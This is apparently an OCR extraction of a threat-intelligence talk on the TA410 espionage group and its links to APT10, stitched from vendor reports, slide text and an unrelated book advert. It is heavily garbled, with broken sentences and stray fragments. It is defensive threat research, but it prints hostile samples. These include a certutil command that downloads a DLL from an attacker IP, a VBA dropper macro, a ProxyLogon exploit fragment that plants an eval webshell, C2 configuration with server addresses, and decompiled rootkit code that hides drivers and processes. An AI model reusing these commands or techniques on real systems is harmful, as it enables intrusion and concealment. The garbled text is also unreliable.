

# TA410: APT10's distant cousin

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# Smokescreen Supply Chain Attack Targets Taiwan Financial Sector, A Deeper Look

Operation Cache Panda: Zero-Day in Financial Software Exploited by China-Linked Threat Group

Valentine's Day this year saw the end of a truly toxic relationship — a prolonged supply chain attack targeting the Taiwan financial and securities trading sector that had begun back in November 2021. Evidence uncovered during a CyCraft incident response (IR) investigation ties these attacks to APT10 — a China state-

incident response (IR) investigation ties these attacks to **APT10** — a China state-

losses and suffered the loss of customer trust. In addition, these attacks influenced and manipulated stock prices, damaging financial transaction credibility and honesty. If left unnoticed, these attacks could have had a devastating impact on the financial sector.

the Taiwan public. At least two securities traders had to halt trading due to the

volume of unusual purchases. Targeted organizations absorbed the financial

The November attacks were originally attributed to password mismanagement and credential stuffing; however, following a security incident response (IR) investigation conducted by CyCraft into a second wave of attacks peaking from the 10th to the 13th of February 2022, new evidence uncovered the exploitation of a severe vulnerability in commonly used financial software aided by the newly identified hacking technique, Reflective Code Loading.

#### Phase 2 — Lateral Movement & Lurking

The attackers used 6 individual malware to carry out this attack (only 3 landed, and the rest were dynamically downloaded and loaded). Each was responsible for different functions; the overall process is shown in Figure 5 below.

PresentationCache[.]exe is the QuasarRAT loader — an open-source backdoor used by APT10 in past attack campaigns. First, it registered itself as a service so that it could reside in the system and load two DLL files, PresentationFrom[.]dll and PresentationStatic[.]dll.

When PresentationCache[.]exe was executed, it grabbed the x86[.]bin and DogCheck[.]bin files from the external file download server and injected these two shellcode files into other processes. These two shellcodes dynamically loaded the DotNET execution environment and loaded the attacker's DotNet Assembly for subsequent actions.



Turla

**LuckyMouse** 



Gelsemium

**Magnet of threats** 



Share



In mid-2020, ESET researchers started to analyze multiple campaigns, later attributed to the Gelsemium group, and tracked down the earliest version of the malware going back to 2014. Victims of these campaigns are located in East Asia as well as the Middle East and include governments, religious organizations, electronics manufacturers and universities.





Key points in this report:



Magnet of threats


 Expression first used by Costin (Kaspersky Labs)

 Designate an organization targeted by several cyberespionage groups from different origins

# certutil.exe

```
-urlcache -split -f
"http://43.254.216[.]104/
```

# PortableDeviceApi.dll"



A simple **backdoor** we named **X4**.

We did **not** find **links** to a **known threat actor**.



### Two months later...

C:\ProgramData\Applications \Cache\libcurl.dll



LookBack backdoor



AUGUST 01, 2019

MICHAEL RAGGI AND DENNIS SCHWARZ WITH THE PROOFPOINT THREAT INSIGHT TEAM

https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks



JUNE 08, 2020

MICHAEL RAGGI, DENNIS SCHWARZ, AND GEORGI MLADENOV WITH THE PROOFPOINT THREAT RESEARCH TEAM

## TL;DR

• We have discoises to dy Fire \$10

We missed Proofpoint blogposts (\*\_\*)



# TA410 vs APT10 Clarifying the confusion

#### Notes on Attribution

Analysts identified similarities between the macros utilized in this campaign and historic APT campaigns targeting Japanese corporations in 2018 [1]. Moreover, LookBack utilizes an encoded proxy mechanism for C&C communication that resembles a historic TTP utilized in those campaigns. However, analysts note that the LookBack malware has not previously been associated with a known APT actor and that no additional infrastructure or code overlaps were identified to suggest an attribution to a specific adversary.

In the attachments identified as part of the July 2019 campaigns, threat actors appeared to utilize many concatenation commands within the macro to obfuscate the VBA function. It is possible these concatenations were an attempt to evade static signature detection for the macro strings while maintaining the integrity of the installation mechanism, which had been historically been used to target different sectors and geographies. The below comparison indicates the shared macro content which appears to have been rewritten.

```
Sub ObjRun (CommandMoveTo As String, CopyToO1 As String, CopyToO2 As String, CopyToO3 As String, AllUs Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\\system32\\certutil.exe %temp%tcm.tmp"
certutilComand = "cmd.exe /c %temp%tcm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run certutilComand 0, True
objws.Run certutilComand 6 AllUsersProfile 6
objws.Run certutilComand 6 AllUsersProfile 6
"pense2.txt" 6 CopyToO1, 0, True
objws.Run certutilComand 6 AllUsersProfile 6
"pense3.txt" 6 CopyToO2, 0, True
objws.Run certutilComand 6 AllUsersProfile 6
"pense3.txt" 6 CopyToO3, 0, True
objws.Run "esentutl.exe /y " 6 CopyToO1 6 " /d " 6 AllUsersProfile 6 "GUP.exe" 6 " /o", 0, True
objws.Run "esentutl.exe /y " 6 CopyToO2 6 " /d " 6 AllUsersProfile 6 "Ilbourl.dll" 6 " /o", 0, True
objws.Run AllUsersProfile 6 "GUP" 6 ".e" 6 "xe", 0, False
objws.Run "cmd.exe /c del /f /s /q " 6 AllUsersProfile 6 "*.txt", 0, False
```

Figure 3: Macro utilized in July 2018 campaigns targeting Japanese corporations

```
Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\\system32\\certutil.exe %temp%tcm.tmp"
certutilComand = "cmd.exe /c %temp%tcm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run cermoveComand, 0, True
obiws.Run certutilComand & AllUsersProfile & "pensel.txt " & CopyToOl. O. True
obiws.Run certutilComand & AllUsersProfile & "pense2.txt " & CopyTo02, 0, True
objws.Run certutilComand & AllUsersProfile & "pense3.txt " & CopyTo03, 0, True
objws.Run "esentutl.exe /y " & CopyToO1 & " /d " & AllUsersProfile & "GUP.exe" & "
objws.Run "esentuti.exe /y " & CopyToO2 & " /d " & AllUsersProfile & "libourl.dll"
objws Run AllUsersFrofile & "GUP" & ".e" & "xe". 0. False
objws.Run "cmd.exe /c del /f /s /g " & AllUsersProfile & "*.txt", 0, False
End Sub
```

Sub ObiRun (CommandMoveTo As String, CopyToOl As String, CopyToO2 As String, CopyToO3 As String, AllUs



FortiGuard Labs Threat Analysis Report: This blog originally appeared on the enSilo website and is republished here for threat research purposes, enSilo was acquired by Fortinet in October 2019


#### Summary

In April 2019, we detected what we believe to be new activity by the Chinese cyber espionage group APT10. The discovered variants are previously unknown and deploy malware that is unique to the threat actor. These malware families have a rich history of being used in numerous targeted attacks against government and private organizations. The activity surfaced in Southeast Asia, a region where APT10 frequently operates.

#### Overview

Towards the end of April 2019, we tracked down what we believe to be new activity by APT10, a Chinese cyber espionage group. Both of the loader's variants, as well as the various payloads that we analyzed share similar Tactics, Techniques, and Procedures (TTPs) and code associated with APT10.

Although they deliver different payloads to a victim's machine, both variants drop the following files beforehand:




Among the payloads we found were PlugX and Quasar RATs. The former is well known to be developed in-house by the group with a rich history of being used in many targeted attacks against different government and private organizations. PlugX is a modular structured malware that has many different operational plugins, such as communication compression and encryption, network enumeration, files interaction, remote shell operations, and more.

The samples we analyzed originated from the Philippines. APT10 frequently targets the Southeast Asia region.


In this article we examine both versions of the loader along with their payloads, TTPs, and Command and Control (C&C) server information.






 $TA410 \neq APT10 / A41APT$ 




















## Spearphishing: FlowingFrog



TA410

TA428

Rancon

**Tonto Team** 

SharpPanda

Royal Road / 8.t RTF builder

GoblinPanda

SpaceOddity


**TA413** 

FunnyDream / Chinoxy

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B4

A5 99-0C

A1 AC 99-55

Δ3

D6 99-02 A1 A3 99-05

Δ1 Δ3 99-FD


99-FD

00000090:

000000A0:

000000B0:

### https://github.com/nao-sec/rr\_decoder/



## Exploit public facing app: LookingFrog and JollyFrog



CVE-2019-0604



ProxyLogon (March 2021) ProxyShell (August 2021)

# Exchange servers under siege from at least 10 APT groups

ESET Research has found LuckyMouse, Tick, Winnti Group, and Calypso, among others, are likely using the recent Microsoft Exchange vulnerabilities to compromise email servers all around the world



Matthieu Faou



Mathieu Tartare



**Thomas Dupuy** 

10 Mar 2021 - 02:00PM

Share

On 2021-03-02, Microsoft released out-of-band patches for Microsoft Exchange Server 2013, 2016 and 2019.



These security updates fixed a pre-authentication remote code execution (RCE) vulnerability chain



(CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065) that allows an attacker to take over any reachable Exchange server, without even knowing any valid account credentials. We have already detected



webshells on more than 5,000 email servers as of the time of writing, and according to public sources, several



important organizations, such as the European Banking Authority, suffered from this attack.

https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/

```
# curl https://target/aspnet client/lndex.aspx \
# -d 'orange=new ActiveXObject("WSCRIPT.SHELL").Run("ping
rceeee.goo.exp.tw");'
HOST = sys.argv[1]
MAIL = sys.arqv[2]
LOCAL NAME = ''
FILE PATH = 'C:\\inetpub\\wwwroot\\aspnet client\\lndex.aspx'
FILE DATA = '<script language="JScript" runat="server">function Page Load()
{eval (Request["fuckyou"], "unsafe");}</script>'
assert len(FILE DATA) < 255, "file data too long"
def unpack str(byte string):
    return byte string.decode('UTF-8').replace('\x00', '')
def unpack int(format, data):
    return unpack(format, data)[0]
```

# Exploit the webshell via:

def get sid(mail):


# Orange

This is Orange Speaking:)

#### 2013年11月24日 星期日

EXP.tw - 文章投稿、駭客資訊、資安文章





MSRC > Customer Guidance > Security Update Guide > Vulnerabilities > CVE 2021 26855

(1) Welcome to the new and improved Security Update Guide! We'd love your feedback. Please click here to share your thoughts or email us at msrc\_enq\_support@microsoft.com. Thank you!

#### Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-26855

On this page  $\vee$ 

Security Vulnerability

Released: Mar 2, 2021 Last updated: Mar 16, 2021

Assigning CNA: ① Microsoft

MITRE CVE-2021-26855

CVSS:3.0 9.1 / 8.4 ①

▶ User Interaction

Metric

Value

∨ Base score metrics (8)

► Attack Vector ▶ Network

► Attack Complexity ▶ Low

► Privileges Required

▶ None

▶ None

No

3/2/2021	Important	CVE-2021-26854	Voc	Yes	No	No	No	No	No
3/2/2021	ППРОПАПІ	CVE-2021-26854	res	res	NO	No	INO	INO	NO

No

No

No

No

- Microsoft Exchange Server 2013 CU 22 was released February 12, 2019 after which 31 vulnerabilities have been found and remediated.
- Microsoft Exchange Server 2013 CU 21 was released June 19, 2018 after which 38 vulnerabilities have been found and remediated.
- Microsoft Exchange Server 2013 Service Pack 1 was released February 25, 2014 after which 82 vulnerabilities have been found and remediated.

Yes

Please see Exchange Server build numbers and release dates for more information on Exchange Server Cumulative Updates release dates.

#### Acknowledgements

Volexity

3/2/2021

Orange Tsai from DEVCORE research team

Important

CVE-2021-26412

Microsoft Threat Intelligence Center (MSTIC)

Microsoft recognizes the efforts of those in the security community who help us protect customers through coordinated vulnerability disclosure. See Acknowledgements for more information.

**Security Updates** 

To determine the support lifecycle for your software, see the Microsoft Support Lifecycle.

Updates **CVSS** 

```
# curl https://target/aspnet client/lndex.aspx \
# -d 'orange=new ActiveXObject("WSCRIPT.SHELL").Run("ping
rceeee.goo.exp.tw");'
HOST = sys.argv[1]
MAIL = sys.arqv[2]
LOCAL NAME = ''
FILE PATH = 'C:\\inetpub\\wwwroot\\aspnet client\\landex.aspx'
FILE DATA = '<script language="JScript" runat="server">function Page Load()
{eval (Request["fuckyou"], "unsafe");}</script>'
assert len(FILE DATA) < 255, "file data too long"
def unpack str(byte string):
    return byte string.decode('UTF-8').replace('\x00', '')
def unpack int(format, data):
    return unpack(format, data)[0]
```


# Exploit the webshell via:

def get sid(mail):

# Looking Frog: X4 / LookBack



#### X4



# X4 Capabilities









#### LookBack





#### **LookBack Capabilities**

**System Information** 

**User Activity** 

**Active Control** 












# Flowing Frog: Tendyron / FlowCloud



#### Tendyron Downloader





```
server config {
  product name: "PCArrowI"
  product version: "v5.0.2"
 id: "1202 [REDACTED]"
  root:
 file_server: "47.111.22[.]65"
  file server port: "80"
  file server bak: ""
  file server bak port: ""
  exchange server: "47.111.22[.]65"
  exchange server port: "81"
  exchange server bak: ""
  exchange_server_bak_port: ""
  file server key: "E\367\016\031\314\2637[...]"
  xchg server key: "8\335\325$\200\233e\363#\346[...]"
  file key: "U\267\323\353\213\261?\242c[...]"
  is audio only: false
  id prefix: "1202"
```

#### A Brain-Friendly Guide to OOA&D

# Head First Object-Oriented Analysis & Design



Impress friends with your UML prowess



Bend your mind around dozens of OO exercises



Avoid embarrassing relationship mistakes





Load important 00 design principles straight into your brain



See how polymorphism, encapsulation and inheritance helped Jen refactor her love life

#### **Architecture**

#### Over **50** custom classes

```
audio_cap_util = boost::serialization::singleton<AudioCapUtil>::get_instance();
```

```
log_message(
  logger,
  0x10,
  ".\\offline_manager\\fc_audio_manager.cpp",
  "fc_audio_manager::ShouldWaveRecord",
  0x72,
  "!QueryPerformanceCounter(&time2): 0x%.8x",
  last_error);
```

## FlowCloud Capabilities

**System Information** 


**User Activity** 

**Detection Evasion** 









#### Rootkit

```
erase_driver_name_from_list(L"kbdclass.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\kbdclass.sys");
erase driver name from list(L"mouclass.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\mouclass.sys");
if ( getOsVersion(&major version, &build number, minor version) < 0 )</pre>
  return 0:
build number = build number;
if ( build number == Windows XP )
  if ( PsCreateSystemThread(&build number, 0, 0, 0, 0, backdoor tcp driver, 0) >= 0 )
    ZwClose(build number);
  erase_driver_name_from_list(L"tcpip.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\tcpip.sys");
else
  if ( build number >= Windows Vista )
    if ( PsCreateSystemThread(&build number, 0, 0, 0, 0, backdoor nsi driver, 0) >= 0 )
      ZwClose(build number);
    erase_driver_name_from_list(L"nsiproxy.sys", DriverObject, L"\\SystemRoot\\System32\\drivers\\nsiproxy.sys");
```

```
if ( getKPROCESSOffsetsForVersion(&offsets) < 0 )</pre>
  return status:
active process links = (IoGetCurrentProcess() + offsets.ActiveProcessLinks);
iter = active process links;
if (!active process links->Flink && !active process links->Blink)
  return status:
while ( *(&iter->Flink + offsets.UniqueProcessId - offsets.ActiveProcessLinks) != proc id )
  iter = iter->Blink;
  if ( iter == active process links )
    return 0xC0000001;
iter->Blink->Flink = iter->Flink;
iter->Flink->Blink = iter->Blink:
iter->Flink = iter;
iter->Blink = iter;
```


```
RtlInitUnicodeString(&s Driver nsiproxy, L"\\Device\\Nsi");
 if ( IoGetDeviceObjectPointer(&s Driver nsiproxy, FILE ALL ACCESS, &nsi fileObject, &nsi deviceObject) < 0 )
   return;
 nsi driverObject = nsi fileObject->DeviceObject->DriverObject;
nsi DeviceControl = nsi driverObject->MajorFunction[IRP MJ DEVICE CONTROL];
InterlockedExchange(&nsi driverObject->MajorFunction[IRP MJ DEVICE CONTROL], nsi DeviceControl replacement);
PsTerminateSystemThread(0);
CurrentStackLocation = Irp->Tail.Overlay.CurrentStackLocation;
if ( CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode != 0x12001B//
                                                // used by NsiGetObjectAllParameters (e.g. netstat)
                                                // Device type: FILE DEVICE NETWORK
                                                // Access check: FILE_ANY_ACCESS
                                                // Func Code:
                                                // IO Method: METHOD NEITHER
```

Pool->CompletionRoutine = CurrentStackLocation->CompletionRoutine;
Pool->Context = CurrentStackLocation->Context;
CurrentStackLocation->CompletionRoutine = custom nsiCompletionRoutine;

return nsi DeviceControl(DeviceObject, Irp);

Pool = ExAllocatePool(NonPagedPool, 0x34u);


| CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength != 0x3C )



# Jolly Frog: Quasar Rat / Korplug



#### QuasarRAT



## Korplug (aka PlugX)

- DLL side loading
- Abuse F-Secure's qrtfix.exe
- Encrypted payload on disk

# Detection opportunities

#### Malware delivery via certutil

https://lolbas-project.github.io/lolbas/ Binaries/Certutil/





Decode

Oownload Alternate data streams

Encode

Windows binary used for handling certificates

#### Paths:

C:\Windows\System32\certutil.exe C:\Windows\SysWOW64\certutil.exe

#### Resources:

- https://twitter.com/Moriarty Meng/status/984380793383370752
- https://twitter.com/mattifestation/status/620107926288515072
- https://twitter.com/egre55/status/1087685529016193025

#### **Acknowledgements:**

- Matt Graeber (@mattifestation)
- Moriarty (<u>@Moriarty Meng</u>)
- egre55 (@egre55)
- Lior Adar

#### **Detection:**

- Sigma: win susp certutil command.yml
- Sigma: win susp certutil encode.yml
- Sigma: process creation root certificate installed.yml
- Elastic: defense evasion suspicious certutil commands.toml
- Elastic: command and control certutil network connection.toml
